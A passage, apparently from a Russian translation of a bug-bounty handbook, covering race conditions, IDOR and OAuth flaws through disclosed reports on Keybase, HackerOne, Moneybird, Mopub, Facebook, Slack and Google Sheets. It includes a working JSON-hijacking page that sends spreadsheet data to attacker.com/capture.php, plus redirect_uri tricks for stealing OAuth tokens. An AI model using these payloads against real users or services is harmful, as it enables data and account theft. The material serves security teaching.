Во время хакинга ищите места, где сайт явно ограничивает число разрешённых определённых действий: приглашений, как в этом примере, применений купона скидки к заказу, добавляемых в командную учётную запись пользователей и так далее.

Keybase - приложение безопасности для телефонов и компьютеров. При запуске сайта число регистраций было ограничено: каждому зарегистрированному пользователю предоставлялось три приглашения, которые отправлялись HTTP-запросом к Keybase. Йосип Франькович понял, что такое поведение может быть уязвимо для состояния гонки по причинам, сходным с первым примером. Вероятно, Keybase принимала запрос приглашения, проверяла в базе оставшиеся у пользователя приглашения, создавала токен, отправляла письмо и уменьшала число доступных приглашений.

Для проверки Йосип посетил `https://keybase.io/account/invitations`, ввёл адрес электронной почты и отправил приглашение. С помощью инструмента наподобие Burp он, вероятно, передал запрос в Intruder, который автоматизирует повторяющиеся проверки: пользователь задаёт точку вставки в HTTP-запросе и полезные нагрузки, которые перебираются при каждом вызове и подставляются в указанное место.

В данном случае Йосип указал бы несколько адресов электронной почты, а все запросы отправились бы практически одновременно.

Так Йосип смог пригласить семь пользователей, обойдя ограничение в три приглашения. При решении проблемы Keybase подтвердила ошибку проектирования и объяснила исправление: перед обработкой запроса приглашения теперь устанавливается блокировка, которая снимается после отправки.

Выводы. Решение признать и оплатить состояние гонки, позволяющее пригласить на сайт больше людей, зависит от приоритетов программы, её возможностей и профиля риска. Keybase, вероятно, приняла отчёт потому, что пыталась ограничить число регистрирующихся пользователей, а уязвимость обходила это ограничение. Не все программы вознаграждений с приглашениями поступят так же, что видно из предыдущего примера HackerOne. Отправляя похожий отчёт, ясно объясняйте, почему находку следует считать уязвимостью.

4. Платежи HackerOne

Сложность: низкая

URL: неприменимо

Ссылка на отчёт: https://hackerone.com/reports/220445[4]

Дата сообщения: 12 апреля 2017 года

Вознаграждение: 1000 долларов

Описание:

При поиске состояний гонки обращайте внимание на случаи, когда сайт обрабатывает данные в фоновом режиме: независимо от ваших действий или с задержкой после них. Примеры - проведение платежей, отправка писем и возможность запланировать действие на будущее.

Примерно весной 2016 года HackerOne изменила платёжную систему: вознаграждения одного хакера объединялись в единый платёж, если обработчиком был PayPal. Раньше за три награды в течение дня вы получали три платежа HackerOne. После изменения выплачивалась одна общая сумма.

В апреле 2017 года Джигар Тхаккар проверил эту функцию и понял, что состояние гонки позволяет дублировать выплаты. В начале обработки HackerOne собирала вознаграждения по адресу электронной почты, объединяла в одно и отправляла запрос PayPal.

Исходным условием был поиск адреса. Джигар обнаружил: если два хакера указали один адрес PayPal, HackerOne объединяет их награды в единый платёж этому адресу. Но если один исследователь меняет адрес PayPal после объединения, но до запроса PayPal, общая сумма отправляется на первоначальный адрес, а новый адрес всё равно получает выплату. Предположительно, все вознаграждения отмечались как неоплаченные до отправки запроса PayPal. Эксплуатировать поведение было трудно: нужно знать время начала обработки и успеть изменить адрес за несколько секунд.

Пример примечателен использованием HackerOne заданий с отложенной обработкой и различием между временем проверки и временем использования. Некоторые сайты при взаимодействии пользователя обновляют записи. Например, после отправки отчёта на HackerOne команда получает письмо, её статистика обновляется и так далее. Но некоторые возможности, включая платежи, выполняются не сразу в ответ на HTTP-запрос.

HackerOne теперь объединяет награды и не переводит деньги немедленно. Поэтому разумно использовать фоновое задание, которое ищет причитающуюся сумму, объединяет её и запрашивает перевод у PayPal. Фоновые задания запускаются не HTTP-запросом пользователя, а другим событием и широко применяются, когда сайты начинают обрабатывать много данных. Нет смысла запускать все действия сайта в ответ на HTTP-запросы и заставлять пользователя ждать их завершения, прежде чем сервер вернёт HTTP-ответ. Поэтому после отправки отчёта сервер отвечает и создаёт фоновое задание для письма команде. То же с платежами: назначив вам награду, команда получает квитанцию, а отправка денег добавляется в фоновое задание и выполняется позднее.

Фоновые задания и обработка данных важны для состояний гонки, потому что создают задержку между проверкой условий - временем проверки - и выполнением действий - временем использования. Если сайт проверяет условия только при постановке задания в очередь, но не при настоящем использовании, эксплуатация способна привести к гонке. В нашем случае адреса сравнивались при объединении наград, но во время выплаты не проверялось, остался ли адрес прежним.

Выводы. Если сайт продолжает обрабатывать данные значительно позже вашего посещения, вероятно, он применяет фоновое задание. Это тревожный сигнал: проверьте условия, определяющие задание, и выясните, действует ли сайт по новым условиям или по старым. В примере HackerOne различались объединение платежей для одного адреса и отправка денег конкретным адресам.

Тщательно проверяйте поведение: в зависимости от длины очереди и подхода сайта к данным фоновая обработка может начаться почти мгновенно или гораздо позднее.

Итоги

Всякий раз, когда сайт совершает действия на основании истинности условий, которые меняются в результате этих действий, существует вероятность, что разработчики не учли состояния гонки. Ищите такую логику в ограниченных действиях и фоновой обработке. Обычно уязвимость связана с очень быстрым, порой почти мгновенным изменением условий, поэтому для эксплуатации может понадобиться несколько попыток. Проявляйте настойчивость и приводите убедительное обоснование, если программа может не счесть найденную гонку серьёзной уязвимостью.

Сноски

[1] [назад] Статья Егора Хомакова: sakurity.com.
[2] [назад] Отчёт HackerOne: hackerone.com.
[3] [назад] Отчёт HackerOne: hackerone.com.
[4] [назад] Отчёт HackerOne: hackerone.com.

Глава 18. Небезопасные прямые ссылки на объекты

Описание

Уязвимость небезопасной прямой ссылки на объект (insecure direct object reference, IDOR) возникает, когда злоумышленник может получить доступ к ссылке на какой-либо объект - файл, запись базы данных, учётную запись и так далее - либо изменить её, хотя этот объект должен быть ему недоступен. Например, при просмотре своей учётной записи на сайте с закрытыми профилями вы можете посетить `www.site.com/user=123`. Но если вы попробуете открыть `www.site.com/user=124` и получите доступ, сайт будет уязвим для IDOR.

Сложность обнаружения таких уязвимостей варьируется от низкой до высокой. Простейший случай похож на приведённый выше: идентификатор представляет собой обычное целое число и автоматически увеличивается при добавлении на сайт новых записей (или пользователей в нашем примере). Для проверки достаточно прибавить к идентификатору единицу или вычесть её и посмотреть на результат. В Burp это можно автоматизировать: отправьте запрос в Burp Intruder, задайте идентификатор как позицию полезной нагрузки, а затем используйте числовой список с начальным и конечным значениями и шагом один.

При такой проверке ищите изменения длины содержимого, указывающие на разные ответы. Иными словами, если сайт неуязвим, вы должны постоянно получать одно и то же сообщение об отказе в доступе одинаковой длины.

Сложнее, когда сайт пытается скрывать ссылки на объекты с помощью случайных идентификаторов, например универсальных уникальных идентификаторов (UUID). В таком случае идентификатор может быть 36-символьной буквенно-цифровой строкой, которую невозможно угадать. Один из вариантов работы - создать два профиля и, переключаясь между ними, проверять объекты. Например, если вы пытаетесь получить доступ к профилям по UUID, создайте профиль пользователя A, а затем попробуйте обратиться к нему как пользователь B: UUID вам уже известен.

Если вы проверяете конкретные записи - счета, поездки и прочее, - также обозначенные UUID, создайте их как пользователь A, а затем обратитесь к ним как пользователь B, поскольку действительные UUID обоих профилей вам известны. Возможность открыть объекты представляет собой проблему, но не чрезвычайно серьёзную: за редкими исключениями UUID являются случайными 36-символьными строками, а потому практически не поддаются угадыванию. Однако ещё не всё потеряно.

Следующий шаг - найти место утечки UUID. Например, можно ли на командном сайте пригласить пользователя B в свою команду и возвращает ли сервер его UUID ещё до принятия приглашения? Так сайты иногда раскрывают UUID.

В других случаях проверяйте исходный код страницы при посещении профиля. Иногда сайт помещает туда JSON-объект с данными пользователя и всеми созданными им записями, тем самым раскрывая конфиденциальные UUID.

Даже если утечку найти не удалось, некоторые сайты вознаградят такую уязвимость, когда информация достаточно чувствительна. Вам предстоит самостоятельно оценить последствия и объяснить компании, почему проблему следует устранить.

Примеры

1. Повышение привилегий на Binary.com

Сложность: низкая

URL: `binary.com`

Ссылка на отчёт: https://hackerone.com/reports/98247[1]

Дата сообщения: 14 ноября 2015 года

Вознаграждение: 300 долларов

Описание:

Это совершенно простая уязвимость, не требующая долгих объяснений.

Пользователь мог войти в любую учётную запись, просматривать конфиденциальные сведения и совершать действия от имени взломанного владельца. Для этого достаточно было знать идентификатор его учётной записи.

До исправления, войдя на `Binary.com/cashier` и изучив HTML страницы, вы заметили бы тег `<iframe>` с параметром `PIN`. Этот параметр в действительности являлся идентификатором вашей учётной записи.

Если затем отредактировать HTML и вставить другой PIN, сайт автоматически совершал действие с новой учётной записью, не проверяя пароль или иные реквизиты. Иными словами, сайт считал вас владельцем только что указанной учётной записи.

Повторюсь: требовался лишь номер чужой учётной записи. Можно было даже заменить происходящее в `iframe` событие на `PAYOUT`, чтобы вызвать перевод средств на другую учётную запись. Binary.com сообщила, что каждый вывод средств вручную проверяется человеком, но это ещё не означает, что такой перевод непременно заметили бы.

Выводы. При поиске уязвимостей аутентификации следите, где сайту передаются реквизиты. Здесь ошибку обнаружили в исходном коде страницы, но передаваемые сведения можно было заметить и с помощью перехватывающего прокси.

Если вы нашли какие-либо реквизиты, обратите внимание на значения, которые не похожи на зашифрованные, и попробуйте их изменять. В этом случае PIN выглядел как `CRXXXXXX`, а пароль - как `0e552ae717a1d08cb134f132`: PIN явно не был зашифрован, в отличие от пароля. Незашифрованные значения - хорошая отправная точка для экспериментов.

2. Создание приложения Moneybird

Сложность: средняя

URL: `https://moneybird.com/user/applications`

Ссылка на отчёт: https://hackerone.com/reports/135989[2]

Дата сообщения: 3 мая 2016 года

Вознаграждение: 100 долларов

Описание:

В мае 2016 года я начал проверять Moneybird на уязвимости. Я исследовал разрешения учётных записей: создал компанию в учётной записи A и пригласил второго пользователя, учётную запись B, с ограниченными правами. Если вы не знакомы с платформой, добавленным пользователям можно разрешить только определённые роли и действия - работу со счетами, сметами, банковскими операциями и прочим. Пользователи с полными правами также могут создавать приложения и включать доступ к API, причём у каждого приложения есть собственные разрешения OAuth (в терминологии OAuth - области действия). Отправка формы создания приложения с полными правами выглядела так:

```
POST /user/applications HTTP/1.1
Host: moneybird.com
User-Agent: Mozilla/5.0 (Windows NT 6.1; rv:45.0) Gecko/20100101 Firefox/45.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
DNT: 1
Referer: https://moneybird.com/user/applications/new
Cookie: _moneybird_session=XXXXXXXXXXXXXXX; trusted_computer=
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 397

utf8=%E2%9C%93&authenticity_token=REDACTED&doorkeeper_application%5Bname%5D=TWDApp&token_type=access_toke
    n&administration_id=ABCDEFGHIJKLMNOP&scopes%5B%5D=sales_invoices&scopes%5B%5D=documents&scopes%5B%5D=
    estimates&scopes%5B%5D=bank&scopes%5B%5D=settings&doorkeeper_application%5Bredirect_uri%5D=&commit=Sa
    ve
```

Как видите, запрос содержит `administration_id`, оказавшийся идентификатором учётной записи компании, в которую добавляют пользователей. Ещё интереснее, что, несмотря на 18-значный номер учётной записи во время моей проверки, добавленный пользователь сразу после входа видел его в URL. Поэтому, войдя в систему, пользователь B (то есть я) перенаправлялся в учётную запись A по адресу `https://moneybird.com/ABCDEFGHIJKLMNOP`, где `ABCDEFGHIJKLMNOP` - приведённый в нашем примере `administration_id`.

Получив эти два фрагмента информации, я естественным образом попробовал от имени приглашённого пользователя B создать приложение для компании пользователя A, хотя соответствующего разрешения у меня не было. Для этого я создал вторую компанию, которой полностью управлял пользователь B. Иначе говоря, у него были полные права в учётной записи B и возможность создавать для неё приложения, но не было права создавать приложения для учётной записи A. Я открыл настройки учётной записи B, добавил приложение, перехватил POST-запрос и заменил `administration_id` идентификатором из URL учётной записи A. Это сработало. От имени пользователя B я получил приложение с полными правами в учётной записи A, хотя сам пользователь имел лишь ограниченные права на работу со счетами.

Таким образом, добавленный в компанию или захвативший учётную запись пользователя злоумышленник мог обойти разрешения платформы и создать приложение с полными правами независимо от прав этой учётной записи.

Программа Moneybird к тому времени открылась совсем недавно и наверняка была завалена отчётами, но проблему исправили и оплатили в течение месяца. С этой замечательной командой приятно работать, и я определённо её рекомендую.

Выводы. Поиск IDOR требует и наблюдательности, и мастерства. Проверяя HTTP-запросы на уязвимости, ищите идентификаторы учётных записей наподобие `administration_id` из примера. Название `administration_id` немного сбивает с толку по сравнению с `account_id`, но простое целое число было тревожным сигналом, который стоило проверить. Кроме того, из-за длины параметра эксплуатировать уязвимость без множества шумных сетевых запросов и перебора нужного идентификатора было бы трудно. Находя похожие изъяны, улучшайте отчёт ссылками на HTTP-ответы, URL и другие места, где раскрываются идентификаторы. Мне повезло: нужное значение было прямо в URL учётной записи.

3. Кража токена API Twitter Mopub

Сложность: средняя

URL: `https://mopub.com/api/v3/organizations/ID/mopub/activate`

Ссылка на отчёт: https://hackerone.com/reports/95552[3]

Дата сообщения: 24 октября 2015 года

Вознаграждение: 5040 долларов

Описание:

В октябре 2015 года Ахил Рени (https://hackerone.com/wesecureapp) сообщил, что приложение Twitter Mopub, приобретённое компанией в 2013 году, уязвимо для IDOR, которая позволяла похищать ключи API и в итоге захватывать учётные записи жертв. Любопытно, что сведения о захвате учётной записи появились не в первоначальном отчёте, а в комментарии через 19 дней - к счастью, ещё до выплаты вознаграждения.

Согласно отчёту, причиной была недостаточная проверка разрешений POST-запроса к конечной точке `activate`. Он выглядел так:

```
POST /api/v3/organizations/5460d2394b793294df01104a/mopub/activate HTTP/1.1
Host: fabric.io
User-Agent: Mozilla/5.0 (Windows NT 6.3; WOW64; rv:41.0) Gecko/20100101 Firefox/41.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-CSRF-Token: 0jGxOZOgvkmucYubALnlQyoIlsSUBJ1VQxjw0qjp73A=
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-CRASHLYTICS-DEVELOPER-TOKEN: 0bb5ea45eb53fa71fa5758290be5a7d5bb867e77
X-Requested-With: XMLHttpRequest
Referer: https://fabric.io/img-srcx-onerrorprompt15/android/apps/app.myapplication/mopub
Content-Length: 235
Cookie: <redacted>
Connection: keep-alive
Pragma: no-cache
Cache-Control: no-cache

company_name=dragoncompany&address1=123street&address2=123&city=hollywood&state=california&zip_code=90210
    &country_code=US&link=false
```

Ответ был таким:

```
{"mopub_identity":{"id":"5496c76e8b15dabe9c0006d7","confirmed":true,"primary":false,"service":"mopub",
    "token":"35592"},"organization":{"id":"5460d2394b793294df01104a","name":"test","alias":"test2",
    "api_key":"8590313c7382375063c2fe279a4487a98387767a","enrollments":{"beta_distribution":"true"},
    "accounts_count":3,"apps_counts":{"android":2},"sdk_organization":true,"build_secret":
    "5ef0323f62d71c475611a635ea09a3132f037557d801503573b643ef8ad82054","mopub_id":"33525"}}
```

Как и во втором примере, идентификатор организации был частью URL. В ответе Mopub подтверждала его и также возвращала `api_key`. Хотя идентификатор организации представлял

собой не поддающуюся угадыванию строку, он раскрывался на платформе; к сожалению, подробности этой утечки в опубликованном отчёте отсутствуют.

После исправления ошибки Ахил обратил внимание Twitter, что уязвимость можно было использовать для полного захвата учётной записи жертвы. Для этого злоумышленнику требовалось подставить украденный ключ API вместо `BUILDSECRET` в URL `https://app.mopub.com/complete/htsdk/?code=BUILDSECRET&next=%2d`. После этого он получал доступ к учётной записи Mopub жертвы и ко всем приложениям и организациям в мобильной платформе разработки Twitter Fabric.

Выводы. Этот пример похож на Moneybird: в обоих случаях для повышения привилегий требовалось злоупотребить раскрытым идентификатором организации. Но он особенно хорош тем, что показывает серьёзность удалённой атаки на пользователя без какого-либо взаимодействия с его стороны и важность демонстрации полной эксплуатации. Сначала Ахил не описал и не показал полный захват учётной записи. Судя по ответу Twitter на его позднейшее упоминание - просьбе предоставить подробности и полную последовательность действий, - при первоначальном исправлении компания могла не учитывать эти последствия. Поэтому в отчёте всегда тщательно рассматривайте и описывайте полный ущерб от уязвимости, включая шаги её воспроизведения.

Итоги

IDOR возникают, когда злоумышленник получает доступ к ссылке на объект или может изменить её, хотя объект должен быть ему недоступен. Это прекрасный тип уязвимостей для проверки: сложность варьируется от простого прибавления и вычитания единицы из целочисленного идентификатора до более трудных случаев с UUID или случайными значениями. Если сайт применяет UUID или случайные идентификаторы, ещё не всё потеряно. Иногда их можно угадать или найти места, где сайт их раскрывает, например JSON-ответы, HTML-содержимое и URL.

При составлении отчёта обязательно подумайте, как злоумышленник способен использовать ошибку. Например, в моём случае с Moneybird пользователя сначала требовалось добавить в учётную запись, но, скомпрометировав любого её участника, злоумышленник мог эксплуатировать IDOR и полностью обойти разрешения платформы.

Сноски

[1] [назад] Отчёт HackerOne: hackerone.com.
[2] [назад] Отчёт HackerOne: hackerone.com.
[3] [назад] Отчёт HackerOne: hackerone.com.

Глава 19. OAuth

Описание

Согласно сайту OAuth, это открытый протокол, который позволяет простым и стандартным способом выполнять безопасную авторизацию в веб-приложениях, мобильных и настольных приложениях. Иначе говоря, OAuth - форма аутентификации, с помощью которой пользователь разрешает сайту или приложению обращаться к своим данным на другом сайте, не раскрывая и не передавая пароль. Именно этот процесс даёт возможность входить на сайты через Facebook, Twitter, LinkedIn и другие службы. Существуют две несовместимые версии OAuth - 1.0 и 2.0. В этой главе мы будем работать с версией 2.0.

Поскольку процесс может показаться весьма запутанным, а при его реализации легко допустить множество ошибок, ниже приведена прекрасная схема из блога Филиппа Хэрвуда[1], показывающая общий ход событий.

Филипп Хэрвуд - процесс OAuth Facebook

Разберём схему. Вверху находятся три участника: браузер пользователя, серверный код вашего приложения и API Facebook. В терминах OAuth это соответственно владелец ресурса (Resource Owner), клиент (Client) и сервер ресурсов (Resource Server). Главное заключается в следующем: ваш браузер выполняет и обрабатывает несколько HTTP-запросов, чтобы вы как владелец ресурса поручили серверу ресурсов предоставить клиенту доступ к своим личным сведениям в пределах запрошенных областей действия.

Области действия (scopes) подобны разрешениям: они управляют доступом к конкретным данным. Например, Facebook предлагает области `email`, `public_profile`, `user_friends` и другие. Если вы разрешили только `email`, сайт сможет получить из Facebook лишь адрес электронной почты, но не список друзей, профиль и прочие сведения.

Теперь пройдём по этапам.

Этап 1

Процесс OAuth начинается в браузере пользователя, когда тот нажимает «Войти через Facebook». В результате браузер отправляет GET-запрос текущему сайту. Путь обычно выглядит примерно так: `www.example.com/oauth/facebook`.

Этап 2

Сайт отвечает перенаправлением 302, которое приказывает браузеру выполнить GET-запрос по URL из заголовка `Location`. Адрес выглядит примерно так:

```
https://www.facebook.com/v2.0/dialog/oauth?client_id=123
&redirect_uri=https%3A%2F%2Fwww.example.com%2Foauth%2Fcallback
&response_type=code&scope=email&state=XYZ
```

В этом URL есть несколько важных частей. Параметр `client_id` определяет сайт, с которого вы пришли. `redirect_uri` сообщает Facebook, куда вернуть вас после того, как вы разрешите сайту - клиенту - доступ к сведениям, указанным в параметре `scope`, который также находится в URL.

Параметр `response_type` указывает Facebook, что вернуть: токен или код. Различие принципиально. Разрешённый сайт (клиент) использует код для повторного обращения к серверу ресурсов - в нашем случае Facebook - и получения токена. Если же на этом первом этапе запросить и получить токен, он немедленно предоставит доступ к серверу ресурсов и позволит запрашивать сведения учётной записи, пока остаётся действительным.

Наконец, значение `state` служит защитой от CSRF. Запрашивающий сайт (клиент) должен включить его в первоначальный вызов сервера ресурсов, а тот должен вернуть значение, подтверждая, что: а) исходный запрос действительно инициировал сайт; б) ответ не был подделан.

Этап 3

Если пользователь принимает диалог OAuth и разрешает клиенту доступ к своим данным на сервере ресурсов - в нашем случае Facebook, - сервер отвечает браузеру перенаправлением 302 обратно на сайт (клиент) по адресу `redirect_uri`. В зависимости от `response_type` первоначального URL к нему добавляется код или токен, обычно код.

Этап 4

Браузер выполняет GET-запрос к сайту (клиенту), передавая в URL полученные от сервера ресурсов значения `code` и `state`.

Этап 5

Сайт (клиент) должен проверить `state`, чтобы убедиться в отсутствии вмешательства, а затем вместе с известным только ему `client_secret` использовать код в GET-запросе токена к серверу ресурсов, то есть здесь к Facebook.

Этап 6

Сервер ресурсов - в нашем примере Facebook - возвращает сайту (клиенту) токен. С его помощью клиент вызывает API Facebook и получает доступ к областям, которые вы разрешили на третьем этапе.

Помня обо всём процессе, обратите внимание: после того как вы разрешили сайту (клиенту) обращаться к серверу ресурсов, то есть к Facebook в нашем случае, повторное посещение URL со второго этапа запускает все остальные действия полностью в фоновом режиме и уже не требует вмешательства пользователя.

Поэтому одна из возможных уязвимостей OAuth - кража возвращаемых сервером ресурсов токенов. Она позволит злоумышленнику обращаться к серверу от имени жертвы и получать всё, что было разрешено областями действия на третьем этапе. Судя по моему исследованию, обычно это становится возможным из-за изменения `redirect_uri` и запроса токена вместо кода.

Первую проверку проводят на втором этапе. После перенаправления к серверу ресурсов измените `response_type` и посмотрите, вернёт ли сервер токен. Если да, поменяйте `redirect_uri`, чтобы выяснить, как настроен сайт или приложение. Иногда сами серверы OAuth настроены неверно и принимают адреса наподобие `www.example.ca` и `www.example.com@attacker.com`. В первом случае добавление `.ca` фактически меняет домен. Если вы можете сделать нечто подобное и приобрести этот домен, токены будут поступать на ваш сервер. Во втором случае символ `@` также меняет смысл URL: первая половина считается именем пользователя и паролем, а запрос направляется на `attacker.com`.

Оба варианта - наилучший для хакера сценарий, если пользователь уже предоставил сайту (клиенту) разрешение. При повторном посещении теперь уже вредоносного URL с изменёнными `response_type` и `redirect_uri` сервер ресурсов поймёт, что пользователь ранее дал разрешение, и без всякого взаимодействия автоматически вернёт токен вашему серверу. Например, жертве можно показать вредоносный тег `<img>`, атрибут `src` которого содержит этот URL.

Предположим, перенаправить запрос прямо на свой сервер нельзя. Всё равно проверьте, принимает ли сервер ресурсов другие поддомены, например `test.example.com`, или пути вроде `www.example.com/attacker-controlled`. При недостаточно строгой настройке `redirect_uri` сервер ресурсов может отправить токен на управляемый вами URL. Однако для его кражи потребуется объединить это поведение с другой уязвимостью. Подойдут открытое перенаправление, запрос удалённого изображения или XSS.

В случае открытого перенаправления, если вы управляете путём и/или поддоменом назначения, токен из URL утечёт в заголовке `Referer`, который поступит вашему серверу. Иными словами, открытое перенаправление отправит пользователя на ваш вредоносный сайт, а запрос к серверу будет содержать URL предыдущей страницы. Сервер ресурсов направил жертву к открытому перенаправлению и включил токен в URL, поэтому токен окажется и в полученном вами заголовке `Referer`.

Удалённое изображение действует сходным образом. Сервер ресурсов перенаправляет браузер на страницу, которая загружает изображение с вашего сервера. Когда браузер жертвы запрашивает файл, заголовок `Referer` этого запроса содержит URL. Поскольку в URL находится токен, он попадёт в запрос к вашему серверу.

Наконец, XSS: если на любом поддомене или пути перенаправления найдена хранимая XSS либо отражённая XSS является частью `redirect_uri`, злоумышленник может запустить сценарий, который извлечёт токен из URL и отправит его на свой сервер.

Это лишь некоторые способы злоупотребления OAuth. Из примеров вы узнаете и о других.

Примеры

1. Похищение официальных токенов доступа Facebook

Сложность: высокая

URL: `facebook.com`

Ссылка на отчёт: Филипп Хэрвуд - Swiping Facebook Official Access Tokens[2]

Дата сообщения: 29 февраля 2016 года

Вознаграждение: не раскрыто

Описание:

В статье об этой уязвимости Филипп начинает с рассказа о желании перехватывать токены Facebook. Ему не удалось взломать процесс OAuth так, чтобы получать токены напрямую. Тогда он придумал блестящее решение: найти уязвимое приложение Facebook, которое можно захватить. Идея очень похожа на захват поддомена.

Оказалось, в учётной записи каждого пользователя Facebook разрешены приложения, которыми он может явно не пользоваться. В качестве примера в статье приводится «Content Tab of a Page on www», выполняющее некоторые вызовы API на фан-страницах Facebook. Список приложений доступен по адресу `https://www.facebook.com/search/me/apps-used`.

Просмотрев список, Филипп нашёл неправильно настроенное приложение, которым можно было злоупотребить для перехвата токенов с помощью такого запроса:

```
https://facebook.com/v2.5/dialog/
    oauth?response_type=token&display=popup&client_id=APP_ID&redirect_uri=REDIRECT_URI
```

В качестве `APP_ID` использовалось приложение, которому уже были предоставлены все разрешения и которое было неверно настроено. Иными словами, этапы 1 и 2 из описанного выше процесса OAuth уже завершились, а пользователь не видел всплывающего окна с просьбой разрешить приложению доступ, поскольку фактически сделал это раньше. Кроме того, адрес `REDIRECT_URI` не принадлежал Facebook, и Филипп мог его захватить. В итоге после нажатия ссылки пользователь перенаправлялся сюда:

```
http://REDIRECT_URI/access_token_appended_here
```

По этому адресу Филипп мог записывать все токены доступа и захватывать учётные записи Facebook. Более того, согласно статье, официальный токен доступа Facebook открывает доступ к токенам других принадлежащих компании служб, например Instagram. Требовалось лишь отправить запрос к Facebook GraphQL - API для обращения к данным Facebook, - и ответ включал `access_token` нужного приложения.

> **Выводы.** При поиске уязвимостей подумайте, как можно эксплуатировать устаревшие ресурсы. Во время хакинга следите за изменениями приложений, из-за которых подобные ресурсы могут оказаться без присмотра. Пример Филиппа великолепен: сначала он определил конечную цель - кражу токенов OAuth, - а затем нашёл способ её достичь.

Если вам понравился пример, загляните в блог Филиппа[3] из главы «Ресурсы» и прочитайте интервью Hacking Pro Tips, которое мы провели вместе: там много прекрасных советов.

2. Кража токенов OAuth Slack

Сложность: низкая

URL: `https://slack.com/oauth/authorize`

Ссылка на отчёт: https://hackerone.com/reports/2575[4]

Дата сообщения: 1 мая 2013 года

Вознаграждение: 100 долларов

Описание:

В мае 2013 года Пракхар Прасад[5] сообщил Slack, что ограничения `redirect_uri` можно обойти, добавив доменный суффикс к настроенному разрешённому домену перенаправления.

Он создал приложение по адресу `https://api.slack.com/applications/new` и настроил `redirect_uri` как `https://www.google.com`. При проверке Slack отклоняла `redirect_uri=http://attacker.com`, но разрешала `redirect_uri=www.google.com.mx`. Вариант `redirect_uri=www.google.com.attacker.com` также принимался.

Злоумышленнику оставалось создать на своём сайте подходящий поддомен, совпадающий с действительным `redirect_uri` приложения Slack, и заставить жертву посетить URL. После этого Slack отправляла токен злоумышленнику.

> **Выводы.** Хотя уязвимость уже довольно старая, она показывает, как сервер ресурсов может неверно проверять `redirect_uri` OAuth. Здесь реализация Slack позволяла злоумышленнику дописывать доменные суффиксы и красть токены.

3. Кража таблиц Google Drive

Сложность: средняя

URL: `https://docs.google.com/spreadsheets/d/KEY`

Ссылка на отчёт: https://rodneybeede.com[6]

Дата сообщения: 29 октября 2015 года

Вознаграждение: не раскрыто

Описание:

В октябре 2015 года Родни Биди нашёл интересную уязвимость Google, которая могла позволить злоумышленнику красть таблицы, если был известен их идентификатор. Она возникла из

сочетания двух обстоятельств: GET-запросы Google не содержали токена OAuth, что создавалоCSRF, а ответ представлял собой действительный объект JavaScript с JSON. Я связался с Родни,и он любезно разрешил привести здесь пример.

До исправления Google Visualization API позволял разработчикам запрашивать сведения из Google Sheets, хранящихся в Google Drive. Для этого выполнялся такой HTTP GET-запрос:

```
https://docs.google.com/spreadsheets/d/ID/gviz/tq?headers=2&amp;range=A1:H&amp;sheet=Sheet1&amp;
    tqx=reqId%3A0
```

Подробности URL несущественны, поэтому разбирать их не будем. Важно другое: при таком запросе Google не включала и не проверяла переданный токен OAuth или какую-либо иную защиту от CSRF. Поэтому злоумышленник мог вызвать запрос от имени жертвы с вредоносной веб-страницы (пример любезно предоставлен Родни):

```
<html>
  <head>
    <script>
      var google = new Object();
      google.visualization = new Object();
      google.visualization.Query = new Object();
      google.visualization.Query.setResponse = function(goods) {
        google.response = JSON.stringify(goods, undefined, 2);
      }
    </script>

    <!-- Возвращает JavaScript со встроенной строкой JSON в качестве аргумента -->
    <script type="text/javascript" src="https://docs.google.com/spreadsheets/d/1bWK2wx57QJLCsWh-jPQS07-
    2nkaiEaXPEDNGoVZwjOA/gviz/tq?headers=2&amp;range=A1:H&amp;sheet=Sheet1&amp;tqx=reqId%3A0"></script>

    <script>
      function smuggle(goods) {
        document.getElementById('cargo').innerText = goods;
        document.getElementById('hidden').submit();
      }
    </script>
  </head>

  <body onload="smuggle(google.response);">
    <form action="https://attacker.com/capture.php" method="POST" id="hidden">
      <textarea id="cargo" name="cargo" rows="35" cols="70"></textarea>
    </form>

<!-- source-page: 181 -->

  </body>
</html>
```

Разберём код. Согласно документации Google[7], JSON-ответ включает данные в объекте JavaScript. Если запрос не содержит значения `responseHandler`, по умолчанию используется `google.visualization.Query.setResponse`. Поэтому сценарий в строке 3 начинает создавать объекты, необходимые для определения анонимной функции `setResponse`, которая будет вызвана, когда мы получим от Google объект JavaScript с данными.

В строке 8 мы присваиваем свойству `response` объекта `google` JSON-значение ответа. Поскольку объект содержит обычный действительный JSON, код исполняется без проблем. Вот пример ответа после преобразования в строку, также предоставленный Родни:

```
{
  "version": "0.6",
  "reqId": "0",
  "status": "ok",
  "sig": "405162961",
  "table": {
    "cols": [
      {
        "id": "A",
```

```
          "label": "Account #12345"
        }
      ]
    }
  }
```

Внимательный читатель мог задуматься: куда делась защита совместного использования ресурсов между источниками (CORS)? Каким образом наш сценарий читает и использует ответ Google? Дело в том, что Google возвращала объект JavaScript с массивом JSON, причём объект не был анонимным - значением по умолчанию становилась часть `setResponse`. Поэтому браузер воспринимал его как действительный JavaScript, и злоумышленник мог читать и использовать данные. Это похоже на подключение в своём HTML легитимного сценария с удалённого сайта. Если бы сценарий содержал только объект JSON, он не являлся бы действительным JavaScript, и мы не смогли бы к нему обратиться.

К слову, такой класс уязвимостей известен давно и называется перехватом JSON (JSON hijacking). Раньше подобным образом можно было эксплуатировать даже анонимные объекты JavaScript, переопределяя метод `JavaScript Object.prototype.defineSetter`, но это исправили в Chrome 27, Firefox 21 и IE 10.

Вернёмся к примеру Родни. После загрузки вредоносной страницы обработчик `onload` тега `body` в строке 25 вызывает функцию `smuggle` из строки 18.

В ней мы получаем элемент `textarea` с идентификатором `cargo` из формы в строке 27 и записываем туда ответ с таблицей. Затем форма отправляется на сайт Родни - данные успешно похищены.

Любопытно, что, по словам Родни, простого исправления не существовало: требовалось изменить сам API. Поэтому сообщение поступило 29 октября 2015 года, а проблему устранили лишь 15 сентября 2016 года.

> **Выводы.** Здесь несколько уроков. Во-первых, уязвимости OAuth не всегда сводятся к краже токенов. Следите за запросами к API, которые должны быть защищены OAuth, но не отправляют или не проверяют токен. Например, если в URL есть идентификатор наподобие идентификатора таблицы, попробуйте удалить заголовок токена OAuth.
>
